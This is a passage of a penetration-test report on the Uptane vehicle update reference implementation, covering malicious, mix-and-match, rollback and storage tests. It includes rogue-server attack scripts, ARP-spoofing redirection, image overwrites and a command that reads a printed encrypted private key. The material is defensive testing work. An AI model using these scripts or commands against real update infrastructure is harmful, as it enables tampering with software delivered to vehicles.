Verifying 'timestamp'. Requesting version: None
Downloading:

[...TRUNCATED...]

Image from Primary failed to validate: length mismatch. Image: 'Secondary.txt'
```

Verify the response from the Secondary looks similar to the following when providing an update with the wrong file hash (i.e., a malicious or modified file).

```
>>> ds.update_cycle()
Timeserver attestation from Primary does not check out: This Secondary's nonce was not found. Not updating this Secondary's time this cycle.
Verifying 'timestamp'. Requesting version: None
Downloading:

[...TRUNCATED...]

Image from Primary failed to validate: hash mismatch. Image: 'Secondary.txt'
```

As seen above, the Secondary realizes the timeserver attestation does not contain the Secondary's nonce, so it does not update its time. However, the Secondary continues to verify the metadata, which implies, its update process was not hindered by a non-valid timeserver attestation response.

Ultimately, the Secondary recognizes that the malicious update we tried to send does not match the expected filename, length, or hash of the update as detailed in both the director's and image repository's targets.json file. Thus, the Secondary does not attempt to install our malicious update, therefore, this test passed.

B.10.5 Test Scripts

malicious_update.py

```
import sys
from xmlrpc.server import SimpleXMLRPCServer
from xmlrpc.server import SimpleXMLRPCRequestHandler

class RequestHandler(SimpleXMLRPCRequestHandler):
    rpc_paths = ('/RPC2',)

# Act as the Primary
server = SimpleXMLRPCServer(("192.168.1.81", 30701),
    requestHandler=RequestHandler, allow_none=True)

# Define a function and register the response
def get_time_attestation_for_ecu(val1=False, val2=False, val3=False):
```

```
response = {'signed': {'time': '2018-02-20T17:13:30Z', 'nonces':
[1574771411]}, 'signatures':
[{'keyid': '79c796d7e87389d1ebad04edce49faef611d139ee41ea9fb1931732afbfaac2e',
'sig': 'd60642c791ac15bc8f5546bd596831a0fd1802d8e4a818228da87c942f6ff3e5a8346597
01f59231c6d8872333210b5c6253a0af79217639b166275ce99da90f',
'method': 'ed25519'}}]}
return response
server.register_function(get_time_attestation_for_ecu,
'get_time_attestation_for_ecu')

# Define a function and register the response
def get_metadata(val1=False, val2=False, val3=False):
    with open('metadata_archive.zip', 'rb') as f:
        return f.read()
server.register_function(get_metadata,
'get_metadata')

# Define a function and register the response
def update_exists_for_ecu(val1=False, val2=False, val3=False):
    return True
server.register_function(update_exists_for_ecu,
'update_exists_for_ecu')

# Define a function and register the response
def get_image(val1=False, val2=False, val3=False):
    response=['Secondary.txt', b'v7 SECONDARY_ECU_1']
    return response
server.register_function(get_image,
'get_image')

# Define a function and register the response
def submit_ecu_manifest(val1=False, val2=False, val3=False, val4=False):
    return ''
server.register_function(submit_ecu_manifest,
'submit_ecu_manifest')
try:
    server.serve_forever()
except KeyboardInterrupt:
    print("\nKeyboard interrupt.")
    sys.exit(0)
```

TEST.13 – Partial Update

B.10.6 Test Information

Test Information	
Reference Test ID(s)	N/A
Tester	Allen Cain
Result	PASS

Device Under Test (DUT) Information	
Raspberry Pi	Running Uptane Primary
Raspberry Pi	Running Uptane Secondary

Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Wireless connection for Uptane Primary and Uptane Secondary

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2

B.10.7 Test Case

Interrupt the updating process to determine how the Uptane client responds.

B.10.8 Test Results

Findings – PASS

This test attempted to determine if interrupting a Primary or Secondary during the update process would cause either device to enter an errored state that it could not recover from. Neither the Primary nor Secondary attempted to reconnect automatically upon regaining their connection. However, they both successfully downloaded and installed the update when prompted after regaining their connection. This implies neither client entered a compromised state when experiencing the loss of their connection, therefore, this test passed.

B.10.9 Test Steps

Step 1: Setup Devices

Ensure the Uptane servers, Primary, and Secondary are up and running. Afterwards, push an update intended for the Secondary from the server to the Primary.

Step 2: Interrupt Update for Secondary

Perform the following command from the Secondary to pull the update and applicable metadata from the Primary:

```
ds.update_cycle()
```

Interrupt the traffic during transmission (e.g., removing Secondary's connection) and monitor the output from the Secondary.

Verify the Secondary was not able to complete the download and presented an error to the screen similar to the following:

```
>>> ds.update_cycle()
Verifying 'timestamp'. Requesting version: None
Downloading:

[TRUNCATED...]

Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/home/pi/workspace/uptane/demo/demo_Secondary.py", line 373, in
update_cycle
    if not pserver.update_exists_for_ecu(Secondary_ecu.ecu_serial):
  File "/usr/lib/python3.5/xmlrpc/client.py", line 1092, in __call__
    return self.__send(self.__name, args)
  File "/usr/lib/python3.5/xmlrpc/client.py", line 1432, in __request
    verbose=self.__verbose
  File "/usr/lib/python3.5/xmlrpc/client.py", line 1134, in request
    return self.single_request(host, handler, request_body, verbose)
  File "/usr/lib/python3.5/xmlrpc/client.py", line 1146, in single_request
    http_conn = self.send_request(host, handler, request_body, verbose)
  File "/usr/lib/python3.5/xmlrpc/client.py", line 1259, in send_request
    self.send_content(connection, request_body)
  File "/usr/lib/python3.5/xmlrpc/client.py", line 1289, in send_content
    connection.endheaders(request_body)
  File "/usr/lib/python3.5/http/client.py", line 1103, in endheaders
    self._send_output(message_body)
  File "/usr/lib/python3.5/http/client.py", line 934, in _send_output
    self.send(msg)
  File "/usr/lib/python3.5/http/client.py", line 877, in send
    self.connect()
  File "/usr/lib/python3.5/http/client.py", line 849, in connect
    (self.host,self.port), self.timeout, self.source_address)
  File "/usr/lib/python3.5/socket.py", line 712, in create_connection
    raise err
  File "/usr/lib/python3.5/socket.py", line 703, in create_connection
    sock.connect(sa)
OSError: [Errno 113] No route to host
```

Afterwards, reconnect the Secondary to the network to determine if it would automatically attempt to reconnect and finish the update. Lastly, perform the following command to ensure the Secondary can download the update and has not entered a compromised state.

```
ds.update_cycle()
```

The Secondary did not attempt to reconnect automatically after regaining its connection. However, it was able to successfully download and install the update after regaining its connection.

Step 3: Interrupt Update for Primary

Prepare an update on the servers. Perform the following command on the Primary to pull the update and applicable metadata from the servers:

```
dp.update_cycle()
```

Interrupt the traffic during transmission (e.g., removing Primary's connection) and monitor the output from the Primary.

Verify the Primary was not able to complete the download and presented an error to the screen similar to the following:

```
>>> dp.update_cycle()
Submitting a request for a signed time to the Timeserver.

[TRUNCATED...]

Downloading: 'http://192.168.1.100:30301/metadata/timestamp.json'
Could not download URL: 'http://192.168.1.100:30301/metadata/timestamp.json'
URLError
Update failed from http://192.168.1.100:30301/metadata/timestamp.json.
URLError
Failed to update timestamp.json from all mirrors:
{'http://192.168.1.100:30301/metadata/timestamp.json': URLError(timeout('timed
out'),),)}
Valid top-level metadata cannot be downloaded. Trying to update Root metadata
in case keys have changed for other metadata roles.
Verifying 'root'. Requesting version: None
Downloading: 'http://192.168.1.100:30301/metadata/root.json'
Could not download URL: 'http://192.168.1.100:30301/metadata/root.json'
URLError
Update failed from http://192.168.1.100:30301/metadata/root.json.
URLError
Failed to update root.json from all mirrors:
{'http://192.168.1.100:30301/metadata/root.json': URLError(timeout('timed
out'),),)}
Submitting the Primary's manifest to the Director.
Submission of Vehicle Manifest complete.
```

Afterwards, reconnect the Primary to the network to determine if it would automatically attempt to reconnect and finish the update. Lastly, perform the following command to ensure the Primary can download the update and has not entered a compromised state.

```
dp.update_cycle()
```

Neither the Primary nor Secondary attempted to reconnect automatically upon regaining their connection. However, they both successfully downloaded and installed the update when prompted after regaining their connection. This implies neither client entered a compromised state when experiencing the loss of their connection, therefore, this test passed.

B.11 TEST.14 – Mix and Match Update

B.11.1 Test Information

Test Information	
Reference Test ID(s)	Test.12 Malicious Update
Tester	Allen Cain
Result	FAIL

Device Under Test (DUT) Information	
Raspberry Pi	Running director repository
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Uptane Secondary by imitating Uptane Primary on port 30701

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2
Wireshark	Network protocol analyzer
mix_and_match.py	Act as a rogue Primary modifying mix-and-matching the metadata that is sent to the Secondary.

B.11.2 Test Case

Modify an update bundle to combine cryptographically approved updates with incompatible metadata (attempt without a server key compromise).

B.11.3 Test Results

Findings – FAIL

This test attempted to perform a mix-and-match attack by combining metadata from various updates to cause a Secondary to install metadata that never existed together on the repository at the same time. The testers performed the testing by monitoring and performing a valid update. Afterward, the testers performed another update but dropped the communication to the Secondary and replaced it with a rogue Primary. This rogue Primary performed the mix-and-match attack and sent the incompatible snapshot metadata to the Secondary to see how the Secondary would respond. The Secondary validated the metadata correctly and is not susceptible to a mix-and-match attack.

However, it should be noted that through performing this test a major functionality flaw was discovered. The Secondary would delete its verified metadata file that corresponds to the malicious/modified metadata (i.e., snapshot) from the attack. This left the Secondary unable to update after performing the attack, thereby, performing a freeze attack on the Secondary.

Recommendations

Modify the `'_update_metadata_if_changed()'` method within `'tuf > client > updater.py'` to account for the use case of downloading mix-and-match metadata. This modification should not remove trusted metadata considering the mix-and-match metadata is already stored in an *unverified* directory.

B.11.4 Test Steps

Step 1: Perform Valid Update

Monitor the traffic to/from the Primary and the Secondary using Wireshark. Follow the ReadMe and perform a valid update. Afterward, push a valid update from the servers to the Primary.

Step 2: Setup Attacking Machine

Next, setup an attacking machine that can communicate with the Secondary. Then, replace the Primary with the attacking machine. Afterward, modify the metadata so the metadata sent to the Secondary will perform a mix-and-match attack. The example below modifies the snapshot.json file to use an old version (v2) rather than the most recent version (v3).

Step 3: Perform Mix-and-Match Attack

Ensure the attacking machine is listening on port 30701 and ready to launch the mix-and-match attack by running the following command:

```
python3 mix_and_match.py
```

Afterward request an update from the Secondary client by performing the following command:

```
ds.update_cycle()
```

Monitor the output of the Secondary to determine if the attack was successful.

Step 4: Monitor Response

Verify the output on the Secondary looks similar to the following when modifying the snapshot.json file:

```
>>> ds.update_cycle()
Timeserver attestation from Primary does not check out: This Secondary's nonce
was not found. Not updating this Secondary's time this cycle.
Verifying 'timestamp'. Requesting version: None
Downloading:
'file:///home/pi/workspace/uptane/temp_Secondary00Wb8/unverified/imagerepo/met
adata/timestamp.json'
Downloaded 554 bytes out of an upper limit of 16384 bytes.

[TRUNCATED...]

Downloading:
'file:///home/pi/workspace/uptane/temp_Secondary00Wb8/unverified/imagerepo/met
adata/snapshot.json'
Downloaded 594 bytes out of the expected 594 bytes.
Not decompressing
file:///home/pi/workspace/uptane/temp_Secondary00Wb8/unverified/imagerepo/meta
data/snapshot.json
Update failed from
file:///home/pi/workspace/uptane/temp_Secondary00Wb8/unverified/imagerepo/meta
data/snapshot.json.
BadHashError
Failed to update snapshot.json from all mirrors:
{'file:///home/pi/workspace/uptane/temp_Secondary00Wb8/unverified/imagerepo/me
tadata/snapshot.json':
```

```
BadHashError('951654e0508de1f4db44e15ee68792a3a56e7a0e3a4b9b01345ee4d6fc9e67df', 'ad7554d35684c6195a891df934d2de0f63bae41cb6c28dea210a3fd17bfdec90')
Metadata for 'snapshot' cannot be updated.

tuf.NoWorkingMirrorError: No working mirror was found:
''
BadHashError('951654e0508de1f4db44e15ee68792a3a56e7a0e3a4b9b01345ee4d6fc9e67df', 'ad7554d35684c6195a891df934d2de0f63bae41cb6c28dea210a3fd17bfdec90')
```

The Secondary did not download metadata after experiencing a mix-and-match attack. However, it must be noted that attempting to perform an `update_cycle` on the Secondary after a mix-and-match attack has revealed a critical functionality error. The Secondary deletes its verified metadata file that was modified during the mix-and-match attack (i.e., snapshot file in above example). This results in the Secondary producing the following error when attempting to perform an `update_cycle()` with valid metadata:

```
(>>> ds.update_cycle()
Timeserver attestation from Primary does not check out: This Secondary's nonce
was not found. Not updating this Secondary's time this cycle.
Verifying 'timestamp'. Requesting version: None
Downloading:
'file:///home/pi/workspace/uptane/temp_Secondary00Wb8/unverified/imagerepo/met
adata/timestamp.json'

[TRUNCATED]

Downloading:
'file:///home/pi/workspace/uptane/temp_Secondary00Wb8/unverified/imagerepo/met
adata/snapshot.json'
Downloaded 594 bytes out of the expected 594 bytes.
Not decompressing
file:///home/pi/workspace/uptane/temp_Secondary00Wb8/unverified/imagerepo/meta
data/snapshot.json
The file's 'sha256' hash is correct:
'951654e0508de1f4db44e15ee68792a3a56e7a0e3a4b9b01345ee4d6fc9e67df'
Update failed from
file:///home/pi/workspace/uptane/temp_Secondary00Wb8/unverified/imagerepo/meta
data/snapshot.json.
UnknownRoleError
Failed to update snapshot.json from all mirrors:
{'file:///home/pi/workspace/uptane/temp_Secondary00Wb8/unverified/imagerepo/me
tadata/snapshot.json': UnknownRoleError('Role name does not exist: snapshot',)}

[TRUNCATED]
```

Upon examination of the file structure, the temporary Secondary's `imagerepo` metadata directory no longer contains a `snapshot.json` file. Although the Secondary is not susceptible to a mix-and-match attack, this test has revealed a major functionality flaw, thereby, failing this test.

It should be noted that the Traceback output for this use case can be seen below:

```
Traceback (most recent call last):
  File "/home/pi/workspace/uptane/src/tuf/tuf/client/updater.py", line 2467, in
_update_metadata_if_changed
    self._update_metadata_via_fileinfo(metadata_role, expected_fileinfo,
compression)
  File "/home/pi/workspace/uptane/src/tuf/tuf/client/updater.py", line 2242, in
_update_metadata_via_fileinfo
    compression, compressed_fileinfo)
```



```
File "/home/pi/workspace/uptane/src/tuf/tuf/client/updater.py", line 1872, in
_safely_get_metadata_file
    download_safely=True)
File "/home/pi/workspace/uptane/src/tuf/tuf/client/updater.py", line 1980, in
_get_file
    raise tuf.NoWorkingMirrorError(file_mirror_errors)
tuf.NoWorkingMirrorError: No working mirror was found:
  ': UnknownRoleError('Role name does not exist: snapshot',)
```

During handling of the above exception, another exception occurred:

```
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/home/pi/workspace/uptane/demo/demo_Secondary.py", line 332, in
update_cycle
    Secondary_ecu.process_metadata(archive_fname)
  File "/home/pi/workspace/uptane/uptane/clients/Secondary.py", line 560, in
process_metadata
    self.fully_validate_metadata()
  File "/home/pi/workspace/uptane/uptane/clients/Secondary.py", line 485, in
fully_validate_metadata
    self.updater.refresh()
  File "/home/pi/workspace/uptane/src/tuf/tuf/client/updater.py", line 330, in
refresh
    unsafely_update_root_if_necessary()
  File "/home/pi/workspace/uptane/src/tuf/tuf/client/updater.py", line 1412, in
refresh
    referenced_metadata='timestamp')
  File "/home/pi/workspace/uptane/src/tuf/tuf/client/updater.py", line 2483, in
_update_metadata_if_changed
    self.delete_metadata(metadata_role)
  File "/home/pi/workspace/uptane/src/tuf/tuf/client/updater.py", line 2842, in
_delete_metadata
    tuf.roledb.remove_role(metadata_role, self.repository_name)
  File "/home/pi/workspace/uptane/src/tuf/tuf/roledb.py", line 559, in
remove_role
    _check_rolename(rolename, repository_name)
  File "/home/pi/workspace/uptane/src/tuf/tuf/roledb.py", line 955, in
_check_rolename
    raise tuf.UnknownRoleError('Role name does not exist: ' + rolename)
tuf.UnknownRoleError: Role name does not exist: snapshot
```

B.11.5 Test Scripts

mix_and_match.py

```
import sys
from xmlrpc.server import SimpleXMLRPCServer
from xmlrpc.server import SimpleXMLRPCRequestHandler

class RequestHandler(SimpleXMLRPCRequestHandler):
    rpc_paths = ('/RPC2',)

# Act as the Primary
server = SimpleXMLRPCServer(("192.168.1.81", 30701),
    requestHandler=RequestHandler, allow_none=True)

# Define a function and register the response
```

```
def get_time_attestation_for_ecu(val1=False, val2=False, val3=False):
    response = {'signed': {'time': '2018-02-27T18:48:29Z', 'nonces':
[1221555015]}, 'signatures':
[{'keyid': '79c796d7e87389d1ebad04edce49faef611d139ee41ea9fb1931732afbfaac2e',
'sig': '587c231b40bbd1af309d9fba6fa8c7396df4c0f23191808ecd48e6eecd023ce9d323e86
30e21b2df00c55c05baa0183982afae9c7038290f6c7b6ba43c40108',
'method': 'ed25519'}}]}
    return response
server.register_function(get_time_attestation_for_ecu,
    'get_time_attestation_for_ecu')

# Define a function and register the response
def get_metadata(val1=False, val2=False, val3=False):
    with open('full_metadata_archive.zip', 'rb') as f:
        return f.read()
server.register_function(get_metadata,
    'get_metadata')

# Define a function and register the response
def update_exists_for_ecu(val1=False, val2=False, val3=False):
    return True
server.register_function(update_exists_for_ecu,
    'update_exists_for_ecu')

# Define a function and register the response
def get_image(val1=False, val2=False, val3=False):
    response=['v2_update.txt', b'v2 update for SECONDARY_ECU_111']
    return response
server.register_function(get_image,
    'get_image')

# Define a function and register the response
def submit_ecu_manifest(val1=False, val2=False, val3=False, val4=False):
    return 'I'
server.register_function(submit_ecu_manifest,
    'submit_ecu_manifest')
try:
    server.serve_forever()
except KeyboardInterrupt:
    print("\nKeyboard interrupt.")
    sys.exit(0)
```

B.12 TEST.15 – Rollback Update

B.12.1 Test Information

Test Information	
Reference Test ID(s)	Test.10 Endless Data
Tester	Allen Cain
Result	PASS

Device Under Test (DUT) Information	
Raspberry Pi	Running director repository
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Uptane Primary

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2
Wireshark	Network protocol analyzer
Python	Version 3.5 or later
tuf.log	Logs from the underlying TUF framework while performing a rollback update attack.
rollback_update_attack.py	Utilize previously captured traffic for an update to send an old (e.g., v1) update when the client is on a newer update (e.g., v2).

B.12.2 Test Case

Send an update with an older version number than what is currently installed on the Uptane client.

B.12.3 Test Results

Findings – PASS

This test attempted to send a rollback update to the Primary with the goal of the Primary downloading the previous update. The Primary responded correctly and did not download or install the malicious update due to the failed metadata checks, thus, this test passed.

B.12.4 Test Steps

Step 1: Setup Test Computer

Setup test computer to be able to communicate with both the Primary and the Uptane servers. Ensure this test computer has Python 3.5 or later installed.

Step 2: Monitor a Valid Update

Follow the Uptane tutorial on how to perform an update (v1) while monitoring the communication via Wireshark. Copy the responses sent from the servers to the Primary when the Primary performs an `update_cycle()`. Then perform a second update (v2) and ensure the Primary downloads the update successfully.

Afterward, remove the connectivity of the servers and route traffic on the router destined for the servers to the attacking machine (e.g., add the rule manually on the router, ARP spoofing, etc.).

Ensure the attacking machine is listening on the same port as the repositories (i.e., port 30301 for the image repository, port 30401 for the director repository, and port 30601 for the timeserver) and is capable of handling the previously noted XMLRPC requests (i.e., `get_signed_time`, `GET /metadata/timestamp.json`, `GET /111/metadata/timestamp.json`, `GET /targets/Secondary_update.img`, `submit_vehicle_manifest`).

Step 3: Craft and Run Rollback Update Attack

Ensure the attacking machine is configured like a server and call `update_cycle()` on the Primary. Craft a response with the original update captured (i.e., v1) for when the Primary calls `update_cycle()`.

Step 4: Run Rollback Update Attack

Run the following commands to execute the attacks.

```
python3 rollback_update.py
python3 -m http.server 30301
python3 -m http.server 30401
```

Step 5: Monitor Response

Monitor the Primary's response, and verify the output looks similar to the following:

```
>>> dp.update_cycle()
[...TRUNCATED...]

Failed to update timestamp.json from all mirrors:
{'http://192.168.1.100:30401/111/metadata/timestamp.json':
ReplayedMetadataError('timestamp', 2, 3)}

[...TRUNCATED...]
The Director has instructed us to download a Timestamp that is older than the
currently trusted version. This instruction has been rejected.
Submitting the Primary's manifest to the Director.
```

Monitor the logs the Primary outputs, and verify the output looks similar to the following:

```
[...TRUNCATED...]
```

```
[2018-02-15 19:56:46,848 UTC] [tuf.client.updater] [ERROR]
[_get_metadata_file:1779@updater.py]
Update failed from http://192.168.1.100:30401/111/metadata/timestamp.json.
Traceback (most recent call last):
  File "/home/pi/workspace/uptane/src/tuf/tuf/client/updater.py", line 1410, in
refresh
    self.update_metadata('timestamp', DEFAULT_TIMESTAMP_UPPERLENGTH)
  File "/home/pi/workspace/uptane/src/tuf/tuf/client/updater.py", line 2072, in
_update_metadata
    compression_algorithm)
  File "/home/pi/workspace/uptane/src/tuf/tuf/client/updater.py", line 1792, in
_get_metadata_file
    raise tuf.NoWorkingMirrorError(file_mirror_errors)
tuf.NoWorkingMirrorError: No working mirror was found:
'192.168.1.100:30401': ReplayedMetadataError('timestamp', 2, 3)

[...TRUNCATED...]
```

B.12.5 Test Scripts

rollback_update_attack.py

```
from xmlrpc.server import SimpleXMLRPCServer
from xmlrpc.server import SimpleXMLRPCRequestHandler

class RequestHandler(SimpleXMLRPCRequestHandler):
    rpc_paths = ('/RPC2',)

timeserver = SimpleXMLRPCServer(("192.168.1.100", 30601),
    requestHandler=RequestHandler, allow_none=True)

# Define a function and register the response
def get_signed_time(val1=False, val2=False, val3=False):
    response = {'signed': {'time': '2018-02-15T07:10:12Z', 'nonces':
[1108554777]}, 'signatures':
[{'keyid': '79c796d7e87389d1ebad04edce49faef611d139ee41ea9fb1931732afbfaac2e',
'sig': '1349dfb7052de2dfb0460e6018ddae489aa00cb3d2ed578776126376893d6c93ccd97ed3
83a46f2afe2ef2a3fcaafb4a04ce91ce987c67aa454b72b01a22fc0b',
'method': 'ed25519'}}]}
    #response = {'signed': {'time': '2018-02-14T13:48:02Z', 'nonces':
[610636176,1077783583]}, 'signatures':
[{'keyid': '79c796d7e87389d1ebad04edce49faef611d139ee41ea9fb1931732afbfaac2e',
'sig': '2f1169c382bb67f811d33fa4bff7529606724b5639bb9e61484dde5b4a078a44a9c4a409
80bf83da3f2aaccf05b213fd1df3fc10c7243b13dbba30bfe0f56e06',
'method': 'ed25519'}}]}

    return response
timeserver.register_function(get_signed_time,
    'get_signed_time')

try:
    timeserver.serve_forever()
except KeyboardInterrupt:
    print("\nKeyboard interrupt.")
    sys.exit(0)
```

B.13 TEST.21 – Server Storage Encryption

B.13.1 Test Information

Test Information	
Reference Test ID(s)	Test.6 Client Storage Encryption
Tester	Allen Cain
Result	FAIL

Device Under Test (DUT) Information	
Raspberry Pi	Running director repository
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Uptane Servers Operating System

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2

B.13.2 Test Case

Examine the server storage and attempt to push unauthorized updates to the OTA server. Additionally, examine if the Uptane server implement proper privileges on files stored (e.g., keys, files, etc.).

B.13.3 Test Results

Findings –FAIL

This test was run to determine if the Uptane servers are storing security sensitive information in memory or a temporary directory. It was determined that the servers are not using temporary directories, but are storing metadata and update images in locations with global read permissions. Additionally, the servers are storing the cryptographic keys used during the update process, in an encrypted format yet, with global read permissions. Since attackers can read all of the metadata, update images, and cryptographic keys, this test failed.

Recommendations

It is recommended to not store sensitive information (i.e., update images, cryptographic keys) with global read permissions. Although the implementation is intended for reference, the storage of keys, albeit in an encrypted format, on the filesystem with global read permissions is a major security vulnerability. This vulnerability is exemplified when considering the source code is open-source, thereby, making it trivial to decrypt the encrypted private keys. It is recommended to use a hardware/virtual trusted platform module (TPM) or Hardware Security Module (HSM), for handling key storage.

B.13.4 Test Steps

Step 1: Login to the Server

Connect to the Uptane server by connecting the Raspberry Pi to a monitor or connecting to it via SSH. Next, navigate to the directory where the Uptane code is being executed.

Step 2: Examine Executing Directories

Determine if the server is storing information in a temporary directory. The server is not using a temporary directory to store update information. All metadata is being stored in the *director* and *imagerepo* directories. Additionally, the update images are being stored in the running directory and in the *director* and *imagerepo targets* directories.

Determine the permissions for the directories and the update images by performing the following commands from the running directory:

```
ls -alh .  
ls -alh director/111/targets/  
ls -alh imagerepo/targets/
```

The update images in the running directory, *director* directory, and *imagerepo* directory all have global read permissions. Additionally, all directories under investigation do not allow any user but the directory owner to write to the directories.

Step 3: Modify Update Images on Server

Since the update images are able to be overwritten with our current user, overwrite the update images in the following two directories:

```
director/111/targets/Secondary-v3.txt  
imagerepo/targets/Secondary-v3.txt
```

Perform the following command on the Primary to attempt to download the malicious update:

```
dp.update_cycle()
```

Verify the Primary does not download the modified update image due to a bad hash error, as seen in output below:

```
>>> dp.update_cycle()  
  
[TRUNCATED...]  
  
Downloading: 'http://192.168.1.100:30301/targets/Secondary-v3.txt'  
Downloaded 9 bytes out of the expected 9 bytes.  
Not decompressing http://192.168.1.100:30301/targets/Secondary-v3.txt  
Update failed from http://192.168.1.100:30301/targets/Secondary-v3.txt.  
BadHashError  
Failed to update /Secondary-v3.txt from all mirrors:  
{'http://192.168.1.100:30301/targets/Secondary-v3.txt':  
BadHashError('931442fc7f7ba89bebad694a61eaaab848497297b9a88c38b010e5543cdcd9d0e  
a26fbbc32b67a8cf1d87ca1304246bbf49ddf9397e138da7bc525fecc7ac402',  
'4a1cb99235dfelb41b4c91e3f805e4ee6c7d02773a2d38ceb84cdc11fac3b0bf22352ffa34a4b4  
09feb991fe538ee88443c1e371777265b27faaf4009b7eb985') }
```

```
Downloading: 'http://192.168.1.100:30401/111/targets/Secondary-v3.txt'  
Downloaded 9 bytes out of the expected 9 bytes.  
Not decompressing http://192.168.1.100:30401/111/targets/Secondary-v3.txt  
Update failed from http://192.168.1.100:30401/111/targets/Secondary-v3.txt.  
BadHashError  
Failed to update /Secondary-v3.txt from all mirrors:  
{'http://192.168.1.100:30401/111/targets/Secondary-v3.txt':  
BadHashError('931442fc7f7ba89bebad694a61eaaab848497297b9a88c38b010e5543cdcd9d0e  
a26fbbc32b67a8cf1d87ca1304246bbf49ddf9397e138da7bc525fecc7ac402',  
'4a1cb99235dfelb41b4c91e3f805e4ee6c7d02773a2d38ceb84cdc11fac3b0bf22352ffa34a4b4  
09feb991fe538ee88443c1e371777265b27faaf4009b7eb985') }  
[2018.02.19 21:34:22UTC] [Primary] INFO [Primary.py:Primary_update_cycle():625]  
In downloading target 'Secondary-v3.txt', am unable to find a mirror providing  
a trustworthy file. Checking the mirrors resulted in these errors: BadHashError  
from http://192.168.1.100:30401/111/targets/Secondary-v3.txt; BadHashError from  
http://192.168.1.100:30301/targets/Secondary-v3.txt;
```

No image was found that exactly matches the signed metadata from the
Director and Image Repositories. Not keeping untrustworthy files.

[TRUNCATED...]

Step 4: Search for Sensitive Information

Afterward, determine if you can find the keys the Uptane demo (servers and clients) is using. If so, determine what the access privileges to the files are by running the following command:

```
ls -alh demo/keys
```

Verify the output looks similar to the following:

```
pi@uptane-server:~/workspace/uptane $ ls -alh demo/keys/  
total 128K  
drwxr-xr-x 2 pi pi 4.0K Jan 23 17:18 .  
drwxr-xr-x 8 pi pi 4.0K Jan 30 16:29 ..  
-rw-r--r-- 1 pi pi 686 Jan 23 17:18 director  
-rw-r--r-- 1 pi pi 159 Jan 23 17:18 director.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 17:18 directorroot  
-rw-r--r-- 1 pi pi 686 Jan 23 17:18 directorroot2  
-rw-r--r-- 1 pi pi 159 Jan 23 17:18 directorroot2.pub  
-rw-r--r-- 1 pi pi 159 Jan 23 17:18 directorroot.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 17:18 directorsnapshot  
-rw-r--r-- 1 pi pi 159 Jan 23 17:18 directorsnapshot.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 17:18 directortimestamp  
-rw-r--r-- 1 pi pi 159 Jan 23 17:18 directortimestamp.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 17:18 mainrole1  
-rw-r--r-- 1 pi pi 159 Jan 23 17:18 mainrole1.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 17:18 mainroot  
-rw-r--r-- 1 pi pi 159 Jan 23 17:18 mainroot.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 17:18 mainsnapshot  
-rw-r--r-- 1 pi pi 159 Jan 23 17:18 mainsnapshot.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 17:18 maintargets  
-rw-r--r-- 1 pi pi 159 Jan 23 17:18 maintargets.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 17:18 maintimestamp  
-rw-r--r-- 1 pi pi 159 Jan 23 17:18 maintimestamp.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 17:18 Primary  
-rw-r--r-- 1 pi pi 159 Jan 23 17:18 Primary.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 17:18 Secondary
```



```
-rw-r--r-- 1 pi pi 686 Jan 23 17:18 Secondary2
-rw-r--r-- 1 pi pi 159 Jan 23 17:18 Secondary2.pub
-rw-r--r-- 1 pi pi 686 Jan 23 17:18 Secondary3
-rw-r--r-- 1 pi pi 159 Jan 23 17:18 Secondary3.pub
-rw-r--r-- 1 pi pi 159 Jan 23 17:18 Secondary.pub
-rw-r--r-- 1 pi pi 686 Jan 23 17:18 timeserver
-rw-r--r-- 1 pi pi 159 Jan 23 17:18 timeserver.pub
```

Attempt to read the private key for the Director's root role by performing the following command:

```
cat demo/keys/directorroot
```

Verify the output looks similar to the following:

```
pi@uptane-server:~/workspace/uptane $ cat demo/keys/directorroot
faa431f56ab70096016384d60e789ae6@@@1000000@@@6b6dbf7be483b860309e617516d6b5916
51720f3ac95bf2ababb0792825876a0@@@b6aaab78776ae1f55a3771e814ff50ce@@@5106a3c5
8d9749aba7c9ef92514809fb92d139e3b5b6b9109354e7c72c15690e267dc7c0b09ee05ecd78750
bec1050e290da42a6da516b0fa26bd01bd5f5d5cda5f2534b64e52af4ccff5f164a0cd985328736
22fb603549cabaefc76008bdfd72e3886dd11e9ed3f212e82ca86b08901228b01495911d0a39692
60eleec7c5a3e0777190207ce58658e731960c341e98d5bc0cc0de1e7629afb8a7053e729ff7496
c561b72e5be3be4183c146ea6a80287730ea7981c2d332082b10eb9ee555c3f39bd482049e64da5
9d0cf872ac204dfc080192a3cb645ce0d71fb82a70523681744ddba4b9e02dbd1951ab57e1b5c27
2271c7a28d67a1d0558813996d4de8829309beb00c1b2eec251c21
```

The server is not using a temporary directory with security relevant information. However, the servers are storing update images and their applicable metadata in directories with global read privileges. Additionally, the cryptographic keys used during the update are stored in the filesystem, albeit in an encrypted format, with global read privileges. However, since the source code is open-source it is a trivial feat to decrypt the encrypted private keys. Due to these security issues, this test has failed.

Note, the testers understand the reference implementation is not a hardened production system. However, the storage of keys in cleartext with global read privileges and without the use of a physical/virtual trusted platform module (TPM) or Hardware Security Module (HSM), leaves the implementation at risk for anyone implementing the code in production.

B.14 TEST.22 – Partial Bundle

B.14.1 Test Information

Test Information	
Reference Test ID(s)	Test.15 Rollback Update
Tester	Allen Cain
Result	PASS

